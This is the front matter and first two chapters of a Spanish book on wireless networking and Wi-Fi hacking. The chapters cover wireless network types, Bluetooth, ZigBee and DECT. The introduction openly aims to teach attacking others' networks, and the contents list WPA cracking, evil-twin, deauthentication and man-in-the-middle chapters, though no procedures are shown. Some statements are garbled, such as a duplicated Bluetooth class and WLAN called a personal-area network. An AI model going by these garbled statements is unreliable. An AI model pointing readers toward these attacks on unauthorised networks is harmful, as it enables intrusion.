EMPRESA EDITORA
MACRO®

Hacking & Cracking

Redes inalámbricas

Hacking & Cracking: Redes inalámbricas.
Autor: Hegel Broy de la Cruz

© Derecho de autor reservado
Empresa Editora Macro EIRL.

© Derecho de edición, arte gráfico y diagramación reservados
Empresa Editora Macro EIRL.

Edición a cargo de:
Empresa Editora Macro EIRL.
Av. Paseo de la República N.° 5613 - Miraflores
Lima, Perú

(511) 719-9700
ventas@editorialmacro.com
http://www.editorialmacro.com

Primera edición: Mayo 2013 - 1 000 ejemplares

Impreso en los Talleres Gráficos de Empresa Editora Macro EIRL.
Jirón San Aguntín 612-624 Surquillo
Lima, Perú

ISBN N.° 978-612-304-114-4
Hecho el Depósito Legal en la Biblioteca Nacional del Perú N.° 2013-07644

Prohibida la reproducción parcial o total, por cualquier medio o método de este libro sin previa autorización de la Empresa Editora Macro EIRL.

MACRO®
EMPRESA EDITORA

Introducción

El presente libro titulado *Redes inalámbricas* tiene como objetivo dar a conocer esta nueva forma de conexión a Internet. Está dirigido al público que necesita estar siempre conectado a la red desde cualquier lugar y momento; así como también a quienes necesitan proteger su red, restringiendo el acceso a la señal de Internet.

Actualmente, existen varios programas que descifran las contraseñas de una red Wi-Fi por lo que el presente libro no solo enseña a defenderse; sino también a atacar hacia otras redes inalámbricas con ayuda de programas como Aircrack, BackTrack, WiFiSlax.

Se sabe que existe una proliferación de redes inalámbricas (o Wi-Fi) en el mercado. Se tiende al uso de computadoras conectadas sin un medio físico como el cable; sino por medio de ondas electromagnéticas; donde la información se realiza a través de los puertos.

Está estructurado en 17 capítulos en los cuales se desarrolla temas relacionados a la red en cuanto a su definición, tipos, esquema lógico, topología, tipos de tarjeta, etc.; asimismo, se explica cómo instalar, construir antenas y detectar redes. Por otro lado, se emplea una metodología práctica y visual; además viene acompañado con un CD multimedia que le ayudará a reforzar lo aprendido.

Hegel Broy de la Cruz

Prof. Hegel Broy de la Cruz Paisig realizó estudios en la Universidad Tecnológica del Perú (UTP). Se ha desempeñado como docente en la Universidad Nacional de Ingeniería (UNI); así como en otros institutos tecnológicos, desarrollando el curso de Redes, Linux y Windows Server 2008. Ha laborado en diferentes empresas del área textil, metal mecánica y automotriz, siempre en el Departamento de Sistemas. Ha desarrollado y estudiado el proyecto de Linux desde el año 2001 hasta la actualidad, llegando a comprender completamente el sistema de seguridad en redes Linux.

Es socio de la empresa Inversiones Van Orton del Perú EIRL, dedicado a la comercialización de servidores de diferentes arquitecturas y componentes informáticos. Actualmente, se desempeña como docente en el Centro de Cómputo Infouni de la Facultad de la Ingeniería Mecánica, UNI.

Dedicatoria

A mi amada esposa Estefania Moreno Rodriguez; por ser esposa, amiga y compañera en los momentos más difíciles. Gracias de todo corazón.

ÍNDICE

CAPÍTULO 1: DEFINICIÓN DE RED INALÁMBRICA

1.1. INTRODUCCIÓN DE LAS REDES INALÁMBRICAS 19
1.2. TRABAJAR UNA RED INALÁMBRICA 20

CAPÍTULO 2 : TIPOS DE REDES INALÁMBRICAS

2.1. TIPOS DE REDES INALÁMBRICAS 23
2.1.1. Redes inalámbricas de área personal (WPAN) 24
2.1.2. Bluetooth 24
Usos y aplicaciones 24
Lista de aplicaciones 25
2.1.3. ZigBee 25
Usos 26
2.1.4. ZigBee vs. Bluetooth 26
2.1.5. DECT 26
2.1.6. Infrarrojo 26
2.1.7. Redes inalámbricas de área local (WLAN) 28
2.1.8. Wi-Fi 28
Historia 29
Seguridad y fiabilidad 29
Dispositivos Wi-Fi 30
Router Wi-Fi 30
Ventajas y desventajas 31
2.1.9. Home RF 32
Visión general de homeRF y posición en el mercado 32
Introducción 32
Grupo de trabajo homeRF 33
2.1.10. HIPERLAN (High Performance Radio LAN) 33
Definición 33
Origen 34
Proyecto BRAN 34
Escenarios del proyecto BRAN 34
Access Point 34
Características 35
2.1.11. Redes de área metropolitana inalámbricas (WMAN) 35
Introducción 36
Arquitectura de LMDS 37
2.1.12. WiMAX (Worldwide Interoperability for Microwave Access) 38
Funcionamiento de WiMAX 39
Características de WiMAX 39
Wi-Fi frente a WiMAX 40
2.1.13. Redes inalámbricas globales 41
GSM (Global System for Mobile Communications) 41
CDMA (Code Division Multiple Access) 41
Tecnología 2.5G 42

Tecnología 3G 42
Tecnología 4G 42
Compatibilidad entre Wi-Fi y Ethernet (red cableada) 43

CAPÍTULO 3: ESQUEMA LÓGICO DE LAS REDES INALÁMBRICAS

3.1. EL MODELO OSI 47
Esquema de comunicación con el modelo OSI 48
Funcionamiento de Wi-Fi 48
Capa física de redes inalámbricas 49
3.2. FLUJO DE DATOS 49
Espectro expandido (spread spectrum) 50
FHSS (Frequency Hopping Spread Spectrum) 50
Sistema FHSS 50
DSSS (Direct Sequence Spread Spectrum) 52
Principios del sistema DSSS 52
OFDM (Orthogonal frequency-division multiplexing) 53
Técnicas de modulación 53
BPSK 54
Transmisor de BPSK 54

CAPÍTULO 4: TOPOLOGÍA DE UNA RED INALÁMBRICA

4.1. TOPOLOGÍAS DE LAS REDES INALÁMBRICAS WLAN´S 57
Topología infraestructura (BSS) 57
Topología infraestructura 58
Modo ad hoc 59
Punto de acceso (Access Point) 60

CAPÍTULO 5: RED INALÁMBRICA CON ACCESS POINT

5.1. PUNTO DE ACCESO 65
Definición de punto de acceso (Access Point) 65
Características de los puntos de acceso 66
5.1.1. Ejemplo de puertos de un punto de acceso 67
5.1.2. Gestión del punto de acceso 67
Formar una red extensa con varios puntos de acceso 67
5.1.3. Alcance de una red inalámbrica 68
Interferencia en una red extensa 69
Pérdidas de propagación en una red extensa 69

CAPÍTULO 6: TIPOS DE TARJETAS DE RED INALÁMBRICA

6.1. ADAPTADORES INALÁMBRICOS DE RED 73
6.1.1. Tipos de adaptadores de red 73
Adaptadores para PDA 74

CAPÍTULO 7: DIRECCIÓN IP EN LAS REDES INALÁMBRICAS

7.1. COMPONENTES PARA UN RED LOCAL 77
7.1.1. Direcciones IP 77
7.1.2. Direcciones IPV4 77

7.1.3. Direcciones privadas 79
7.1.4. Dirección IPv6 79
7.1.5. DHCP 80
El protocolo DHCP y su funcionamiento 80
Funcionamiento de DHCP 80
Ventajas 81
Desventajas 81
Asignación de direcciones IP 81
7.1.6. IP FIJA 91
Puerta de enlace predeterminada 82
La máscara de red 82
Funcionamiento 82
Tabla de máscaras de red 83
Clases de máscaras en subredes 84
7.1.7. Puerto de red 84
Puertos bien conocidos 85
Puertos registrados 85
Puertos dinámicos o privados 85
7.1.8. NAT 85
Source NAT 85
IP Masquerading 86
Destination Nat o port forwarding 86
NAT en el entorno de trabajo 87
Utilización del router como dispositivo de NAT 87

CAPÍTULO 8: INSTALACIÓN DE RED TIPO WI-FI

8.1. INSTALAR UNA RED WI-FI 91
Instalar una red ad hoc en Windows XP 91
Resolución de problemas 92
Configuración de IP 92
8.2. INSTALAR UNA RED AD-HOC EN WINDOWS 7 Y COMPARTIR SEÑAL DE INTERNET 94
Conectar cualquier PC a su red ad hoc 101
8.3. CONFIGURACIÓN DE UN ACCESS POINT 103
Propiedades configurables en el punto de acceso 103
Pasos para la configuración del punto de acceso inalámbrico DWL-G700AP a la red 104
8.4. ASIGNAR UNA DIRECCIÓN IP ESTÁTICA EN WINDOWS 108

CAPÍTULO 9: ANTENAS INALÁMBRICAS

9.1. DECIBELIOS 111
9.1.1. Definición de DBI 111
9.2. ANTENAS PARA LA RED INALÁMBRICA 112
9.2.1. Ancho de banda 113
Directivita 113
Ganancia 113
Eficiencia 113

9.2.2. Impedancia de entrada 114
9.2.3. Polarización 114
9.2.4. Antenas de apertura 114
9.2.5. Antenas planas 115
9.2.6. Antenas de array 115
9.2.7. Antenas con reflector 115
9.3. TIPOS BÁSICOS DE ANTENAS CON REFLECTOR 116
Foco primario 116
Offset 116
Cassegrain 116
9.3.1. Antena Parabólica Cassegrain 117
9.3.2. Antena Multihaz Cassegrain 117
9.4. ANTENAS PLANAS 118
9.4.1. Tipos básicos de antenas planas 118
Antenas de bucle magnético 118
Antenas Microstrip 118
9.5. ANTENAS SECTORIALES 121
Antena YAGI 122
Log periódica 122
Array 122

CAPÍTULO 10: CONSTRUCCIÓN DE UNA ANTENA

10.1. CONSTRUIR UNA ANTENA 125
10.1.1. Antena Wi-Fi con una lata de Pringles 125
Procedimientos para construir la antena 126
Probar la antena construida 128
10.2. SEGURIDAD EN REDES WI-FI INALÁMBRICAS 128
10.2.1. Introducción 128
10.2.2. Consideraciones previas 129
10.2.3. Conseguir una red Wi-Fi más segura 129
10.2.4. Tabla Resumen 130
Asegurar el punto de acceso 130
Aumentar la seguridad de los datos transmitidos: WEP, WPA y WPA2 130
Características y funcionamiento 131
Debilidad de vector de inicialización 132
Otras debilidades de Web 132
Alternativas a la Web 133
Características de WPA 134
Mejoras de WPA respecto a WEP 135
Modos de funcionamiento de WPA 135
WPA2 (IEEE 802.11i) 135
Usa encriptación WEP/WPA 136
Ocultar la red Wi-Fi 136

Evitar que se conecten a su red 137
Advertencias 137
Conclusión 138

CAPÍTULO 11: HACKING CRACKING

11.1. HACKING CRACKING 141
11.1.1. Hacking 141
11.1.2. Cracker 141
11.1.3. Distintos usos del término 141
Hackers legales 141
Hackers ilegales 141
Crackers legales 141
Crackers ilegales 142
Phreakers 142
Lammers 142
11.1.4. Legalidad 142

CAPÍTULO 12: DETECTAR REDES INALÁMBRICAS

12.1. DETECCIÓN DE REDES INALÁMBRICAS WIRELESS UTILIZANDO KISMET 145
Definición de kismet 145
Sitio de descarga 145
Requisitos mínimos 145
Ventajas sobre Netstumbler 145
Configurando Kismet 146
Otras opciones de configuración del archivo kismet.conf 147
Ejecutando Kismet 148
Pantalla principal 149
Archivos generados por el programa Kismet 153
12.2. DETECTAR REDES INALÁMBRICAS USANDO NETSTUMBLER 154
Usos 154
Sitios de descarga de Netstumbler 154
Requisitos mínimos 154
Pantalla principal 155
Gráfica de señal/ruido (SNR) 157
SNR 157
Barra de menús 157
STUMBVERTER 1.5 159

CAPÍTULO 13: HACKING A REDES INALÁMBRICAS CON PROTECCIÓN TIPO: WPA/WPA2

13.1. CONVERTIR HACKING A WPA/WPA2 163
13.1.1 Método 1 163
Introducción 163
Puntos de partida 164
Equipo usado 164

13.1.2 Método 2 171
Uso del programa AIRODUMP-NG 171

CAPÍTULO 14: HACKING UTILIZANDO WIFISLAX

14.1. INTRODUCCIÓN 177
Obtener WiFiSlax 177
Instalación de wifislax creando particiones 178
Instalando WiFiSlax 179
Contenido 180
Drivers 180
Aplicaciones 181
Suite tradicional aircrack-sp 182
Aircrack-ng-me-actual 182
Casos 183
Carpetas específicas 183

CAPÍTULO 15: HACKING UTILIZANDO AIROSCRIPT

15.1. AIROSCRIPT 187
15.1.1. Definición de Airoscript 187
15.1.2. Lanzador Kismet 187
15.1.3. Cambio de MAC 187
15.1.4. WlanDecrypter 188
15.1.5. Conexión manual de redes (asociación) 190
15.1.6. Bluetooth 190
Montar dispositivos bluetooth 191
BlueZScanner 191
Cambiar MAC (BR_ADDR) 191
Identificación perfiles 191
Detección en modo oculto 192
HeloMoto 192
Karma en WiFiSlax 192

CAPÍTULO 16: HACKING UTILIZANDO SWIFI KEYGEN, AIRWIN 2.0

16.1. HACKING CON SWIFI KEYGEN, AIRWIN 2.0 195
Sitios de descarga de SWifi Keygen y AirWin 195

CAPÍTULO 17: HACKING UTILIZANDO BACKTRACK 5

17.1. HACKING CON BACKTRACK 5 201
17.1.1. Capítulos a desarrollar 201
17.1.2. Requisitos 202
17.1.3. Requisitos del Hardware 203
17.1.4. Requisitos de Software 203
17.1.5. Parte práctica: instalación de BackTrack 204
Instalación de BackTrack en VirtualBox 206
Configuración del punto de acceso 206

Configuración de la tarjeta inalámbrica 208
Configuración de tarjeta de red inalámbrica 208
Conexión al punto de acceso 209
17.2. WLAN Y LAS INSEGURIDADES INHERENTES 212
17.2.1. Revisando WLAN Frames 212
Tipos de WLAN frame 213
17.2.2. Crear una interface en modo monitor 214
17.2.3. Sniffing de paquetes inalámbricos 216
17.2.4. Dispositivos difentes 217
17.3. SNIFFING DE PAQUETES DE DATOS DE LA RED 221
17.3.1. Inyección de paquetes 223
17.4. EVITAR LA AUTENTICACIÓN DE WLAN 224
17.4.1. Bypassing WLAN Authentication 224
17.4.2. SSID oculto 224
17.4.3. Descubriendo SSIDS ocultos 224
17.4.4. Filtrado MAC 227
17.4.5. Autenticación abierta 230
17.4.6. Bypass de autenticación abierta 230
17.4.7. Autenticación de clave compartida (Shared Key Authentication) 231
17.5. DEFECTOS DE CIFRADO WLAN 237
17.5.1. Cifrado WLAN 237
17.5.2. Encriptación WEP 238
17.5.3. Cracking WEP 238
17.5.4. Suplantación de autenticación crackeando Wep 243
17.5.5. Romper la seguridad WPA-PSK con coWPAtty 247
17.5.6. Aceleración de cracking WPA / WPA2 PSK 248
17.5.7. Acelerando el proceso de crackeo 248
17.5.8. Descifrar paquetes WEP y WPA 251
17.5.9. Conectarse a redes WEP y WPA 253
Conectarse a una red WEP 253
Conectarse a una red WPA 253
17.6. ATAQUES A LA INFRAESTRUCTURA WLAN 254
17.6.1. Hacking de cuentas por defecto en el punto de acceso 255
17.6.2. Hacking de cuentas usando ataques de fuerza bruta 256
17.6.3. Ataque de denegación de servicio 256
17.6.4. Ataque de de-autenticación DOS 256
17.6.5. Ataque de desasociación 258
17.6.6. Evil Twin y suplantación de identidad de punto de acceso MAC 258
17.6.7. Evil Twin y suplantación de MAC 259
17.6.8. Evil Twin y saltos de canal 261
17.6.9. Punto de acceso renegado 261
17.6.10. Punto de acceso ilegitimo 262
17.6.11. Atacando a los clientes 264
17.6.12. Honeypot y ataque MIS Assoctiation 264
17.6.13. Funciones del hacker 265

17.6.14. Orquestando un ataque MIS Assoctiation 265
17.6.15. Forzar al cliente a conectarse con el Honeypot 269
17.6.16. Ataque caffe latte 269
17.6.17. Realización del ataque caffe latte 270
17.6.18. Ataques de de-autenticación y disasociación 273
17.6.19. Ataque de desasociación al cliente 275
17.6.20. Hirte ataque 275
17.6.21. Cracking WEP con ataque Hirte 275
17.6.22. Cracking AP-LESS WPA-personal 277
17.6.23. AP-LESS WPA cracking 278
17.7. Ataques avanzados WLAN 280
17.7.1. Man-in-the-middle 280
17.7.2. Ataque man-in-the-middle 280
17.7.3. Man-in-the-middle bajo puro wireless 284
17.7.4. Espionaje inalámbrico mediante MITM 284
17.7.5. Espionaje Wireless 284
17.7.6. Secuestro de sesión sobre redes inalámbricas 287
17.7.7. Hijacking de sesión bajo wireless 288
17.7.8. Desafío secuestro de aplicación o hikacking 290
17.7.9. Enumeración de perfiles de seguridad inalámbrica 290
17.7.10. Clientes cebo 292
17.8. Atacar WPA-Enterprise y RADIUS 293
17.8.1. Configuración de freeRADIUS-WPE 293
17.8.2. Configuración del AP con freeRADIUS-WPE 293
17.8.3. Jugando con RADIUS 296
17.8.4. Atacar PEAP 296
17.8.5. Cracking PEAP 297
17.8.6. Varios ataques en PEAP 299
17.8.7. Atacar EAP-TTLS 299
17.8.8. Cracking EAP_TTLS 300
17.8.9. EAP-TTLS 301
17.8.10. Mejores prácticas para empresas 301
17.9. WLAN Penetración 301
17.9.1. Metodología de pruebas 301
17.9.2. Pruebas de penetración inalámbrica 302
17.9.3. Descubrimiento de dispositivos inalámbricos 303
17.9.4. Buscando puntos de acceso no autorizados 304
17.9.5. Encontrar clientes no autorizados 306
17.9.6. Clientes no autorizados 306
17.9.7. Técnicas de encriptación 306
17.9.8. Cracking WPA 307
17.9.9. Comprometer los clientes 309

Definición de red inalámbrica

1.1. INTRODUCCIÓN DE LAS REDES INALÁMBRICAS

Una de las tecnologías más prometedoras y discutidas en esta década es la de poder comunicar computadoras mediante tecnología inalámbrica. La conexión de computadoras mediante Ondas de Radio o Luz Infrarroja, actualmente está siendo ampliamente desarrollada. Las Redes Inalámbricas facilitan la operación en lugares donde la computadora no puede permanecer en un solo lugar, otorgándole portabilidad o traslado de los equipos informáticos, como en almacenes o en oficinas que se encuentren en varios pisos.

Pero la realidad es que esta tecnología está todavía en fase de desarrollo, pues sus principal debilidad viene a ser la *seguridad* y *velocidad*, en comparación de las redes cableadas donde alcanzan hasta los 10,000 mil Mbps, (CABLE UTP CAT 6) y la seguridad es de un porcentaje bastante alto, y se deben de resolver varios obstáculos técnicos y de regulación antes de que las redes inalámbricas sean utilizadas de una manera general en los sistemas de cómputo de la actualidad.

No se espera que las redes inalámbricas lleguen a reemplazar a las redes cableadas. Pues como ya hemos visto estas ofrecen velocidades de transmisión mayores que las logradas con la tecnología inalámbrica. Las redes inalámbricas actuales ofrecen velocidades de 54 Mbps, y se espera que alcancen velocidades de hasta los 450 Mbps Mbps. Hoy en día podemos encontrar equipos de hasta 400 Mbps, pero el problema es si las tarjetas trabajan a esa velocidad entonces nuestro Punto de Acceso (switch inalámbrico) también tendría que trabajar a esa misma velocidad y así todos nuestros equipos tendrían que ser de la misma velocidad.

Sin embargo, se pueden mezclar las redes cableadas y las inalámbricas, y de esta manera generar una "Red Híbrida" y poder resolver los últimos metros hacia la estación. Se puede considerar que el sistema cableado sea la parte principal y la inalámbrica le proporcione movilidad adicional al equipo y el operador se pueda desplazar con facilidad dentro de un almacén o una oficina.

1.2. TRABAJAR UNA RED INALÁMBRICA

Una red inalámbrica, a diferencia de una red cableada, utiliza cable de cobre conocido también como UTP, el cual traslada la información entre los computadores por medio de pulsos eléctricos que fluyen dentro del cable. Las redes inalámbricas transportan información a través del ESPECTRO RADIO ELÉCTRICO, y trasladan la información en forma de onda electromagnética y es precisamente por este medio porque la información puede ser interceptada y muchas veces descifrada, logrando así ingresar a la red inalámbrica.

Claro que todas estas deficiencias se encuentran actualmente en desarrollo y hasta la fecha se ha podido lograr que muchas fallas de seguridad sean cubiertas por algunas herramientas o software tales como: servidores AUTENTIFICACIÓN, o formando VPN, que veremos en el desarrollo de este libro, los cuales nos permitirán agregar una seguridad muy confiable a nuestra red inalámbrica.

CAP.

2

Tipos de Redes inalámbricas

2.1. TIPOS DE REDES INALÁMBRICAS

Cuando nos referimos a redes inalámbricas, y hablamos de seguridad y velocidad como principales elementos de su debilidad, hay que entender que no todas de las tecnologías inalámbricas presentan esas deficiencias. Actualmente existen redes inalámbricas como WiMax o UMTS, las cuales son de un alcance muy amplio y su tecnología presenta buenos niveles de seguridad y velocidad.

Lo que debemos entender es que existen diferentes tipos de redes inalámbricas: están las de área personal, las de área local, así como las de área metropolitana hasta llegar a la red global que no es otra cosa que la comunicación vía celular. Pero empecemos a describir los tipos de redes de acuerdo a su alcance.

WPAN	WLAN	WMAN	CELULAR
< A 10 metros	*Edificio – campus*	*Ciudad*	*Región – global*
BLUETOOTH	WI-FI	LMDS	2.5G
ZIGBEE	HOMERF	MMDS	3G
IRDA	HIPERLAN	WIMAX	4G

DONDE:


W : Wireless Sin Cables (inalámbrico)

WPAN : Red Inalámbrica De Área Personal

WLAN : Red Inalámbrica De Área Personal

WMAN : Red Inalámbrica Metropolitana

4G : Cuarta Generación



2.1.1. Redes inalámbricas de área personal (WPAN)

En este tipo de red de cobertura personal existen tecnologías basadas en HomeRF (estándar para conectar todos los teléfonos móviles de la casa y los ordenadores mediante un aparato central); Bluetooth (protocolo que sigue la especificación IEEE 802.15.1); ZigBee (basado en la especificación IEEE 802.15.4 y utilizado en aplicaciones como la domótica, que requieren comunicaciones seguras con tasas bajas de transmisión de datos y maximización de la vida útil de sus baterías, bajo consumo); RFID (sistema remoto de almacenamiento y recuperación de datos con el propósito de transmitir la identidad de un objeto (similar a un número de serie único) mediante ondas de radio.

2.1.2. Bluetooth

Teclado bluetooth enlazado a un computador de bolsillo.

Un auricular para teléfono móvil por Bluetooth.

Bluetooth es una especificación industrial para Redes Inalámbricas de Área Personal (WPAN) que posibilita la transmisión de voz y datos entre diferentes dispositivos mediante un enlace por radiofrecuencia en la banda ISM de los 2,4 GHz. Los principales objetivos que se pretenden conseguir con esta norma son:

- Facilitar las comunicaciones entre equipos móviles y fijos.
- Eliminar cables y conectores entre éstos.
- Ofrecer la posibilidad de crear pequeñas redes inalámbricas y facilitar la sincronización de datos entre equipos personales.

Los dispositivos que con mayor frecuencia utilizan esta tecnología pertenecen a sectores de las telecomunicaciones y la informática personal, como PDA, teléfonos móviles, computadoras portátiles, ordenadores personales, impresoras o cámaras digitales.

- **USOS Y APLICACIONES**

  Se denomina Bluetooth al protocolo de comunicaciones diseñado especialmente para dispositivos de bajo consumo, con una cobertura baja y basados en transceptores de bajo costo. Gracias a este protocolo, los dispositivos que lo implementan pueden comunicarse entre ellos cuando se encuentran dentro de su alcance. Las comunicaciones se realizan por radiofrecuencia de forma que los dispositivos no tienen que estar alineados y pueden incluso estar en habitaciones separadas si la potencia de transmisión lo permite. Estos dispositivos se clasifican como "Clase 1", "Clase 2" o "Clase 3" en referencia a su potencia de transmisión, siendo totalmente compatibles los dispositivos de una clase con los de las otras.

CLASE	POTENCIA MÁXIMA PERMITIDA (mW)	POTENCIA MÁXIMA PERMITIDA (dBm)	RANGO (APROXIMADO)
Clase 1	100 mW	20 dBm	~100 metros
Clase 2	2.5 mW	4 dBm	~10 metros
Clase 1	1 mW	0 dBm	~1 metro

En la mayoría de los casos, la cobertura efectiva de un dispositivo de clase 2 se extiende cuando se conecta a un transceptor de clase 1. Esto es así gracias a la mayor sensibilidad y potencia de transmisión del dispositivo de clase 1, es decir, la mayor potencia de transmisión del dispositivo de clase 1 permite que la señal llegue con energía suficiente hasta el de clase 2. Por otra parte, la mayor sensibilidad del dispositivo de clase 1 permite recibir la señal del otro pese a ser más débil.

- **LISTA DE APLICACIONES**

Manos libres para el iPhone con tecnología Bluetooth.

- Conexión sin cables vía OBEX.
- Transferencia de fichas de contactos, citas y recordatorios entre dispositivos vía OBEX.
- Reemplazo de la tradicional comunicación por cable entre equipos GPS y equipamiento médico.
- Controles remotos (tradicionalmente dominado por el infrarrojo).
- Enviar pequeñas publicidades desde anunciantes a dispositivos con Bluetooth. Un negocio podría enviar publicidad a teléfonos móviles cuyo Bluetooth (los que lo posean) estuviera activado al pasar cerca.
- Las consolas Sony PlayStation 3 y Wii incorporan Bluetooth, lo que les permite utilizar mandos inalámbricos, aunque los mandos originales de la Wii funcionan mezclando la tecnología de infrarrojos y Bluetooth.

2.1.3. ZigBee

ZigBee es el nombre de la especificación de un conjunto de protocolos de alto nivel de comunicación inalámbrica para su utilización con radiodifusión digital de bajo consumo, basada en el estándar IEEE 802.15.4 de redes inalámbricas de área personal (*wireless personal area network, WPAN*). Su objetivo son las aplicaciones que requieren comunicaciones seguras con baja tasa de envío de datos y maximización de la vida útil de sus baterías.

En principio, el ámbito donde se prevé que esta tecnología cobre más fuerza es en domótica, como puede verse en los documentos de la ZigBee Alliance, en las referencias bibliográficas que se dan más abajo en el documento «ZigBee y Domótica». La razón de ello son diversas características que lo diferencian de otras tecnologías:

- Su bajo consumo.
- Su topología de red en malla.
- Su fácil integración (se pueden fabricar nodos con muy poca electrónica).

- **Usos**

  Los protocolos ZigBee están definidos para su uso en aplicaciones encastradas con requerimientos muy bajos de transmisión de datos y consumo energético. Se pretende su uso en aplicaciones de propósito general con características autoorganizativas y bajo costo (redes en malla, en concreto). Puede utilizarse para realizar control industrial, albergar sensores empotrados, recolectar datos médicos, ejercer labores de detección de humo o intrusos o domótica. La red en su conjunto utilizará una cantidad muy pequeña de energía de forma que cada dispositivo individual pueda tener una autonomía de hasta 5 años antes de necesitar un recambio en su sistema de alimentación.

2.1.4. ZigBee vs. Bluetooth

ZigBee es muy similar al Bluetooth pero con algunas diferencias:

- Una red ZigBee puede constar de un máximo de 65535 nodos distribuidos en subredes de 255 nodos, frente a los 8 máximos de una subred (Piconet) Bluetooth.
- Menor consumo eléctrico que el de Bluetooth. En términos exactos, ZigBee tiene un consumo de 30 mA transmitiendo y de 3 uA en reposo, frente a los 40 mA transmitiendo y 0,2 mA en reposo que tiene el Bluetooth. Este menor consumo se debe a que el sistema ZigBee se queda la mayor parte del tiempo dormido, mientras que en una comunicación Bluetooth esto no se puede dar, y siempre se está transmitiendo y/o recibiendo.
- Tiene una velocidad de hasta 250 kbps, mientras que en Bluetooth es de hasta 3 Mbps.
- Debido a las velocidades de cada uno, uno es más apropiado que el otro para ciertas cosas. Por ejemplo, mientras que el Bluetooth se usa para aplicaciones como los teléfonos móviles y la informática casera, la velocidad del ZigBee se hace insuficiente para estas tareas, desviándolo a usos tales como la Domótica, los productos dependientes de la batería, los sensores médicos, y en artículos de juguetería, en los cuales la transferencia de datos es menor.
- Existe una versión que integra el sistema de radiofrecuencias característico de Bluetooth junto a una interfaz de transmisión de datos vía infrarrojos desarrollado por IBM mediante un protocolo ADSI y MDSI.

2.1.5. DECT

Es una tecnología orientada principalmente a comunicar los teléfonos y centralitas telefónicas. Mediante esta tecnología varios terminales telefónicos pueden compartir una misma línea telefónica tal y como se hace en una central telefónica. DETC, cuyo significado es DIGITAL ENHANCED CORDLESS TELECOMMUNICATIONS, trabaja en la banda de frecuencias de 1,9 GHZ, y utiliza una técnica TDMA acceso múltiple por división del tiempo, su velocidad máxima actual es de 2 Mbps con un alcance de hasta 200 metros. Dentro de esta tecnología hay que destacar el que brinde menor interferencia en el traslado de la información y las frecuencias donde trabaja no son muy utilizadas, de manera que la información fluye de manera correcta.

2.1.6. Infrarrojo

